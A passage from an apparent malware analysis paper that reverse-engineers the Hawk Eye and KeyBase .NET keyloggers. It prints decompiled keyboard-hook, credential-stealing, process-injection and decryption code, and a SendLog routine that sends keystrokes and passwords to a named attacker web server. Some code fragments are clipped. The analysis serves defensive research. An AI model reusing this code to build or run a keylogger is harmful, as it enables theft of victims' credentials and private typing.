public int KeyboardCallback(int Code, int wParam, ref Form1.KBDLLHOOKSTRUCT lParam)
{
    checked
    {
        int result;
        try
        {
            object activeWindowTitle = this.GetActiveWindowTitle();
            bool flag = Operators.ConditionalCompareObjectNotEqual(activeWindowTitle, this.LastCheckedForegroundTitle, false);
            if (flag)
            {
                this.LastCheckedForegroundTitle = Conversions.ToString(activeWindowTitle);
                this.KeyLog = Conversions.ToString(Operators.ConcatenateObject(this.KeyLog, Operators.ConcatenateObject(Operators.C
            }
        }
        string text = "";
        flag = (wParam == 256 | wParam == 260);
        bool flag3;
        if (flag)
        {
            bool flag2 = Code >= 0;
            if (flag2)
            {
                flag3 = (MyProject.Computer.Keyboard.CtrlKeyDown & MyProject.Computer.Keyboard.AltKeyDown & lParam.vkCode == 83);
                if (flag3)
                {
                    result = 1;
                    return result;
                }
            }
        }
        switch (lParam.vkCode)
        {
            case 8:
                flag3 = (this.KeyLog.EndsWith(this.RHeader + "\r\n") | !this.BackSpace);
                if (flag3)
                {
                    text = "[BS]";
                }
            }
        }
    }
}
```

The corresponding Window Message names can be found using the reference here: http://wiki.winehq.org/List_Of_Windows_Messages

So, the callback function checks whether the Window Message corresponds to WM_KEYDOWN or WM_SYSKEYDOWN.

3. After performing the above validation, it checks the Virtual Key code by inspecting the parameter, lParam.vkCode. This value corresponds to the ASCII value of the key pressed. In the switch case statement, based on the ASCII value of key pressed, it constructs the output variable, text as shown below:

```

case 54:
case 55:
case 56:
case 57:
    flag3 = this.Shift;
    if (flag3)
    {
        text = Conversions.ToString(Strings.ChrW(Param.wkCode));
        flag3 = (Operators.CompareString(text, "1", false) == 0);
        if (flag3)
        {
            text = "!";
        }
        else
        {
            flag3 = (Operators.CompareString(text, "2", false) == 0);
            if (flag3)
            {
                text = "@";
            }
            else
            {
                flag3 = (Operators.CompareString(text, "3", false) == 0);
                if (flag3)
                {
                    text = "#";
                }
                else
                {
                    flag3 = (Operators.CompareString(text, "4", false) == 0);
                    if (flag3)
                    {
                        text = "$";
                    }
                    else
                    {
                        flag3 = (Operators.CompareString(text, "5", false) == 0);
                        if (flag3)
                        {
                            text = "%";
                        }
                    }
                }
            }
        }
    }
}

```

Now, let us look at how the Hawk Eye Keylogger steals the information from Email Clients and Web Browsers.

In the StartStealers() function we can see that it accesses two values from the Resources Section.

```

this.Mail = Resources.mailpv;
this.WB = Resources.WebBrowserPassView;

```

```

public void StartStealers()
{
    this.Mail = Resources.mailpv;
    Thread.Sleep(1000);
    this.WB = Resources.WebBrowserPassView;
    Thread.Sleep(2000);
    Thread thread = new Thread(new ThreadStart(this.stealMail));
    thread.SetApartmentState(ApartmentState.STA);
    thread.Start();
    Thread.Sleep(10000);
    Thread thread2 = new Thread(new ThreadStart(this.stealWebrowsers));
    thread2.SetApartmentState(ApartmentState.STA);
    thread2.Start();
    Thread.Sleep(10000);
    checked
    {
        try
        {
            Process[] processesByName = Process.GetProcessesByName("bitcoin");
            int arg_9B_0 = 0;
            int num = processesByName.Length - 1;
            int num2 = arg_9B_0;
            while (true)
            {
                int arg_B8_0 = num2;
                int num3 = num;
            }
        }
    }
}

```

Two new threads are started corresponding to the functions: stealMail() and stealWebBrowsers()

The stealMail() function loads an assembly from the resource section and uses LateBinding to call the Run Method in it passing it the corresponding parameters.

```
public void stealMail()
{
    try
    {
        object arg_7A_0 = Assembly.Load(Resources.CMemoryExecute).CreateInstance("CMemoryExecute");
        Type arg_7A_1 = null;
        string arg_7A_2 = "Run";
        object[] array = new object[]
        {
            this.Mail,
            Environment.GetFolderPath(Environment.SpecialFolder.System).Replace("system32", "Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe"),
            "/stext \"\" + this.path + "holdermail.txt\"";
        };
        object[] arg_7A_3 = array;
        string[] arg_7A_4 = null;
        Type[] arg_7A_5 = null;
        bool[] array2 = new bool[]
        {
            true,
            false,
            false
        };
        NewLateBinding.LateCall(arg_7A_0, arg_7A_1, arg_7A_2, arg_7A_3, arg_7A_4, arg_7A_5, array2, true);
        if (array2[0])
        {
            this.Mail = (byte[])Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(byte[]));
        }
        this.WaitUntilFileIsAvailable(this.path + "holdermail.txt");
        this.CleanedPasswordsMAIL = File.ReadAllText(this.path + "holdermail.txt");
        File.Delete(this.path + "holdermail.txt");
    }
    catch (Exception expr_F1)
    {
        ProjectData.SetProjectError(expr_F1);
        ProjectData.ClearProjectError();
    }
}
```


Similarly, the stealWebBrowsers() function loads the assembly from resource section and calls the Run Method passing it parameters corresponding to Web Browsers.

```
object arg_40B_0 = Assembly.Load(Resources.CMemoryExecute).CreateInstance("CMemoryExecute");
Type arg_40B_1 = null;
string arg_40B_2 = "Run";
object[] array = new object[]
{
    this.WB,
    Environment.GetFolderPath(Environment.SpecialFolder.System).Replace("system32", "Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe"),
    "/stext \"\" + this.path + "holderwb.txt\"";
};
object[] arg_40B_3 = array;
string[] arg_40B_4 = null;
Type[] arg_40B_5 = null;
bool[] array2 = new bool[]
{
    true,
    false,
    false
};
};
NewLateBinding.LateCall(arg_40B_0, arg_40B_1, arg_40B_2, arg_40B_3, arg_40B_4, arg_40B_5, array2, true);
if (array2[0])
{
    this.WB = (byte[])Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(byte[]));
}
this.WaitUntilFileIsAvailable(this.path + "holderwb.txt");
this.CleanedPasswordsWB = File.ReadAllText(this.path + "holderwb.txt");
File.Delete(this.path + "holderwb.txt");
}
```

The files holdermail.txt and holderwb.txt correspond to files, which store information stolen from Email Clients and Web Browsers.

The assembly loaded above by stealMail() and stealWebBrowsers() function corresponds to CMemoryExecute.

We can dump this Assembly using the methods discussed previously. We can view the Run Method of CMemoryExecute in ILSpy.



The Run Method allows code to be injected in another process by calling the following sequence of APIs:

- CreateProcess()
- NtUnmapViewOfSection()
- VirtualAllocEx()
- NtWriteVirtualMemory()
- NtGetThreadContext()
- NtWriteVirtualMemory()
- NtSetThreadContext()
- NtResumeThread()

This method of code injection is commonly known as RunPE. Also, based on the parameters passed to Run method of CMemoryExecute from the decrypted assembly, we can see that it is used to inject code in vbc.exe process.

The two resources described previously, mailpv and WebBrowserPassView can be saved as well.

These two files correspond to Nirsoft's Mail Password Recovery and Nirsoft's Web Browser Pass View as shown below:

Property	Value
File Name	C:\Documents and Settings\Administrator\Desktop\malwares\mailpv.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ v7.1 EXE
File Size	96.50 KB (98816 bytes)
PE Size	96.50 KB (98816 bytes)
Created	Sunday 20 September 2015, 22.20.43
Modified	Sunday 20 September 2015, 22.20.43
Accessed	Sunday 20 September 2015, 22.21.07
MD5	3F5ACA02ABB16DBF86748596E4FA0258
SHA-1	1588BFD4E090D3D194879899C02DCC207D5CA257

Property	Value
CompanyName	NirSoft
FileDescription	Mail Password Recovery
FileVersion	1.80
InternalName	Mail PassView
LegalCopyright	Copyright © 2003 - 2013 Nir Sofer
OriginalFilename	mailpv.exe
ProductName	Mail PassView

Web Browser PassView.exe	
Property	Value
File Name	C:\Documents and Settings\Administrator\Desktop\malwares\WebBrowserP...
File Type	Portable Executable 32
File Info	Microsoft Visual C++ v7.1 EXE
File Size	343.59 KB (351840 bytes)
PE Size	337.50 KB (345600 bytes)
Created	Sunday 20 September 2015, 22.20.54
Modified	Sunday 20 September 2015, 22.20.54
Accessed	Sunday 20 September 2015, 22.22.11
MD5	6F74FB553924C4D46E7FAA0273E40255
SHA-1	52D6A171B7B85075F585DFB87042FD2A3ECE2995

Property	Value
CompanyName	NirSoft
FileDescription	WebBrowserPassView
FileVersion	1.45
InternalName	WebBrowserPassView
LegalCopyright	Copyright © 2011 - 2013 Nir Sofer
OriginalFilename	WebBrowserPassView.exe
ProductName	WebBrowserPassView

Data Exfiltration

Hawk Eye Keylogger provides 3 different options for sending the information from victim's computer to attacker. They can use FTP, SMTP or PHP based web panel.

We can see the following variables declared in the decrypted assembly:

```
private string encryptedemailstring;  
private string encryptedpassstring;  
private string encryptedsmtpstring;  
private string encryptedftphost;  
private string encryptedftpuser;  
private string encryptedftppass;  
private string encryptedphplink;
```

In the Form1() method, these values are defined as shown below:

```
public Form1()  
{  
    base.Load += new EventHandler(this.Form1_Load);  
    Form1.__ENCAddToList(this);  
    this.encryptedemailstring = "kU9AKBYzTfDozk78v7S8AJ4qRtoaj5SimvHIMgRkxdoX1WWWUMkclLeIbq0f5kI+";  
    this.encryptedpassstring = "3/BxGls7loR7FQ9LFGYmxASj436ZcTD4lx8u+gtq6ug=";  
    this.encryptedsmtpstring = "R6xQqvVygY1VZrU6YLSXgCm7kkgtpdkexS+D7agYk=";  
    this.portstring = "0";  
    this.timerstring = "300000";  
    this.fakemgrstring = "";  
    this.encryptedftphost = "2YP+izUMdz1SFGqQwwx/vdPJDzXWtYo6+VYau3BHnNU=";  
    this.encryptedftpuser = "kib9FHf1OW41L7A+556XPhpkNRfGpLzREwSSMuGNb43t3JfJk00Xa6nYn4qIHxg8q2nMjGT/dn39IwnS/Q==";  
    this.encryptedftppass = "Pk5eJ0xkp/52KDe32wIN7gdIPOTZPZSWy8clgv2yYr8=";  
    this.encryptedphplink = "PN4TW3peZ3UeX17asDB56E4dMEf6JrdkxXNulrUjLlMjCjHK1wZ5CpLZZKB/ocuFWy9Kw0Q8t1c1Qv70EgqzD+w==";  
}
```

In the Form1_Load() method, these values are decrypted as shown below:

```
int id = Process.GetCurrentProcess().Id;  
flag3 = File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pid.txt");  
if (flag3)  
{  
    File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pid.txt");  
}  
File.WriteAllText(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pid.txt", id.ToString());  
flag3 = File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt");  
if (flag3)  
{  
    File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt");  
}  
File.WriteAllText(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt", Application.ExecutablePath);  
this.emailstring = this.Decrypt(this.encryptedemailstring, "HawkEyeKeylogger");  
this.passstring = this.Decrypt(this.encryptedpassstring, "HawkEyeKeylogger");  
this.smtpstring = this.Decrypt(this.encryptedsmtpstring, "HawkEyeKeylogger");  
this.ftphost = this.Decrypt(this.encryptedftphost, "HawkEyeKeylogger");  
this.ftpuser = this.Decrypt(this.encryptedftpuser, "HawkEyeKeylogger");  
this.ftppass = this.Decrypt(this.encryptedftppass, "HawkEyeKeylogger");  
this.phplink = this.Decrypt(this.encryptedphplink, "HawkEyeKeylogger");
```

The decryption key used is: HawkEyeKeylogger.

The decryption routine is as shown below:

```
public string Decrypt(string encryptedBytes, string secretKey)
{
    string result = null;
    MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(encryptedBytes));
    checked
    {
        try
        {
            RijndaelManaged algorithm = this.getAlgorithm(secretKey);
            CryptoStream cryptoStream = new CryptoStream(memoryStream, algorithm.CreateDecryptor(), CryptoStreamMode.Read);
            try
            {
                byte[] array = new byte[(int)(memoryStream.Length - 1L) + 1];
                int count = cryptoStream.Read(array, 0, (int)memoryStream.Length);
                result = Encoding.Unicode.GetString(array, 0, count);
            }
            finally
            {
                bool flag = cryptoStream != null;
                if (flag)
                {
                    ((IDisposable)cryptoStream).Dispose();
                }
            }
        }
        finally
        {
            bool flag = memoryStream != null;
            if (flag)
            {
                ((IDisposable)memoryStream).Dispose();
            }
        }
        return result;
    }
}
```

KeyBase Key Logger

There is another Key Logger similar to Hawk Eye Keylogger, which uses .NET binaries as well.

MD5 hash: ff2bad77e9c9dc4dfd787cf7ca035ca8

The final decrypted payload can be decompiled with ILSpy.

We can see in the subroutine: PasswordRecovery() that it supports stealing credentials from multiple softwares:


```

public static void PasswordRecovery()
{
    while (true)
    {
        try
        {
            FMRadio.RecoverMail.Outlook();
            FMRadio.RecoverMail.NetScape();
            FMRadio.RecoverMail.Thunderbird();
            FMRadio.RecoverMail.Eudora();
            FMRadio.RecoverMail.Incredimail();
            FMRadio.RecoverBrowsers.Firefox();
            FMRadio.RecoverBrowsers.Chrome();
            FMRadio.RecoverBrowsers.InternetExplorer();
            FMRadio.RecoverBrowsers.Opera();
            FMRadio.RecoverBrowsers.Safari();
            Filezilla.Recover();
            IMVU.Recover();
            InternetDownloadManager.Recover();
            JDownloader.Recover();
            Paltalk.Recover();
        }
        catch (Exception expr_7F)
        {
            ProjectData.SetProjectError(expr_7F);
            ProjectData.ClearProjectError();
        }
        Thread.Sleep(3600000);
    }
}

```

From the following email clients:

1. Outlook.
2. Netscape
3. Thunderbird
4. Eudora
5. Incredimail

And the following Browsers:

1. FireFox
2. Chrome
3. Internet Explorer
4. Opera
5. Safari

And the following softwares:

1. FileZilla

2. IMVU
3. Internet Download Manager
4. JDownloader
5. Paltalk

Data Exfiltration

Information related to Callback URL and File System Artifacts is as shown below:

```
static FMRadio()
{
    // Note: this type is marked as 'beforefieldinit'.
    FMRadio.Keylogger = new KeyHook();
    FMRadio.GetWindow = new GetActiveWindow();
    FMRadio.RecoverMail = new RecoverMail();
    FMRadio.RecoverBrowsers = new RecoverBrowsers();
    FMRadio.KeyStrokeLog = null;
    FMRadio.ClipboardLog = null;
    FMRadio.HotList = new List<string>();
    FMRadio.ScreenshotHotList = new List<string>();
    FMRadio.Restart_Path = Path.Combine(Environment.SpecialFolder.Startup, "Important.exe");
    FMRadio.App_Path = Application.ExecutablePath;
    FMRadio.Alt_Location = Path.Combine(Environment.SpecialFolder.CommonApplicationData, "Important.exe");
    FMRadio.P_Link = "http://www.dwtrade.biz/KeyBase3/";
}
```

We can see that information will be collected from system and sent to: <http://www.dwtrade.biz/KeyBase3/>

Unlike Hawk Eye Keylogger, the data is exfiltrated by KeyBase Keylogger to Attacker controlled Web Server.

In the SendLog function we can see that data is exfiltrated based on the LogType.

```
public static void SendLog(string Link, string LogType, string WindowTitle, string KeystrokesTyped, string Application, string Host, string Username, string Password, string ClipboardText)
{
    try
    {
        WebClient webClient = new WebClient();
        if (Operators.CompareString(LogType, "Keystrokes", false) == 0)
        {
            webClient.DownloadString(string.Concat(new string[]
            {
                Link,
                "post.php?type=keystrokes&machinename=",
                Send.Get_Comp(),
                "&windowtitle=",
                WindowTitle,
                "&keystrokestyped=",
                KeystrokesTyped,
                "&machinetime=",
                DateAndTime.Now.ToShortTimeString()
            }));
        }
        else
        {
            if (Operators.CompareString(LogType, "Passwords", false) == 0)
            {
                webClient.DownloadString(string.Concat(new string[]
                {
                    Link,
                    "post.php?type=passwords&machinename=",
                    Send.Get_Comp(),
                    "&application=",
                    Application,
                    "&link=",
                    Host,
                    "&username=",
                    Username,
                    "&password=",
                    Password
                }));
            }
        }
    }
}
```

It could be any one of the following:

1. Keystrokes
2. Passwords
3. Clipboard
4. Screenshot

As shown in the screenshot above, the URL pattern is specific to the type of information being exfiltrated.

Conclusion

We saw in this paper how .NET malwares can be analyzed quickly and more efficiently by leveraging Windbg's managed debugging capability. This allows us to understand the capabilities of the malware as well as different evasion techniques used.

It can also be seen that .NET malware authors give a lot of importance to packing and obfuscation in their code to prevent reverse engineering using Decompilers.